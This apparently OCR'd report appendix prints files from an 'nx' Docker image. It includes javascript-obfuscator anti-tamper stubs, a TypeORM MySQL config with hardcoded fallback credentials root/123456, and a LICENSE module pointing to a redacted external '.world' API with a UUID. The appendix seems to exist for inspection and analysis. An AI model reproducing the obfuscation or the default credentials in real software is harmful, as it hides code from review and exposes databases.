
Appendix

nx Docker image files

- dist/data-source.js



```
const _0x35f0c1 = (function () {
    let _0x57eebb = true
    return function (_0x323c82, _0xfb28fa) {
      const _0x500a9e = _0x57eebb
        ? function () {
            if (_0xfb28fa) {
              const _0x4b6cf4 = _0xfb28fa.apply(_0x323c82, arguments)
              return (_0xfb28fa = null), _0x4b6cf4
            }
          }
        : function () {}
      return (_0x57eebb = false), _0x500a9e
    }
  })(),
  _0x436582 = _0x35f0c1(this, function () {
    return _0x436582
      .toString()
      .search('(((.+)+)+)+$')
      .toString()
      .constructor(_0x436582)
      .search('(((.+)+)+)+$')
  })
_0x436582()
```




```
const { DataSource } = require('typeorm'),
  path = require('path'),
  DB_HOST = process.env.DB_HOST || '127.0.0.1',
  DB_PORT = parseInt(process.env.DB_PORT || '3306', 10),
  DB_USER = process.env.DB_USER || 'root',
  DB_PASSWORD = process.env.DB_PASSWORD || '123456',
  DB_NAME = process.env.DB_NAME || 'nxDB',
  AppDataSource = new DataSource({
    type: 'mysql',
    host: DB_HOST,
    port: DB_PORT,
    username: DB_USER,
    password: DB_PASSWORD,
    database: DB_NAME,
    synchronize: false,
    logging: false,
    charset: 'utf8mb4',
    cache: false,
    entities: [
      path.join(
        __dirname,
        '..',
        'dist',
        '**',
        'modules',
        '*',
        'entity',
        '**',
        '*.{ts,js}'
      ),
    ],
    migrations: [path.join(__dirname, '..', 'dist', 'migration', '*.js')],
  })
module.exports = { AppDataSource: AppDataSource }
```

Appendix

nx Docker image files

- dist/modules/sourceConfig/interface.js




```
'use strict'
Object.defineProperty(exports, '__esModule', { value: true })
exports.LICENSE = void 0
var LICENSE
;(function (_0x33646f) {
  var _0xfde684 = (function () {
    var _0x169b64 = true
    return function (_0x2d4a79, _0x50ae8e) {
      var _0xa0823 = _0x169b64
        ? function () {
            if (_0x50ae8e) {
              var _0x22157b = _0x50ae8e.apply(_0x2d4a79, arguments)
              return (_0x50ae8e = null), _0x22157b
            }
          }
        : function () {}
      return (_0x169b64 = false), _0xa0823
    }
  })()
  var _0x5ab279 = _0xfde684(this, function () {
    return _0x5ab279
      .toString()
      .search('(((.+)+)+)+$')
      .toString()
      .constructor(_0x5ab279)
      .search('(((.+)+)+)+$')
  })
  _0x5ab279()
  _0x33646f.API = 'https://[redacted].world'
  _0x33646f.UUID = 'c25f0d04-fe57-1122-902c-4539241a39a8'
})(LICENSE || (exports.LICENSE = LICENSE = {}))
```

